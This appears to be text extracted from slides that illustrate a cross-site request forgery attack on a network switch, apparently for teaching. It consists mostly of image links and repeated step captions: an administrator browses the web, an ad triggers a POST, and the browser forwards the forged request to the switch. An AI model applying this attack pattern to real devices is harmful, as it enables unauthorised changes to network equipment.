
1 Administer the switch




2 Browse the web



CSRF illustrated



CSRF illustrated



3 Trigger POST (e.g. via Ads)


4 Forward the bad post request



1 Administer the switch



2 Browse the web




CSRF illustrated



3 Trigger POST (e.g. via Ads)


4 Forward the bad post request




I Administer the switch



2 Browse the web



CSRF illustrated

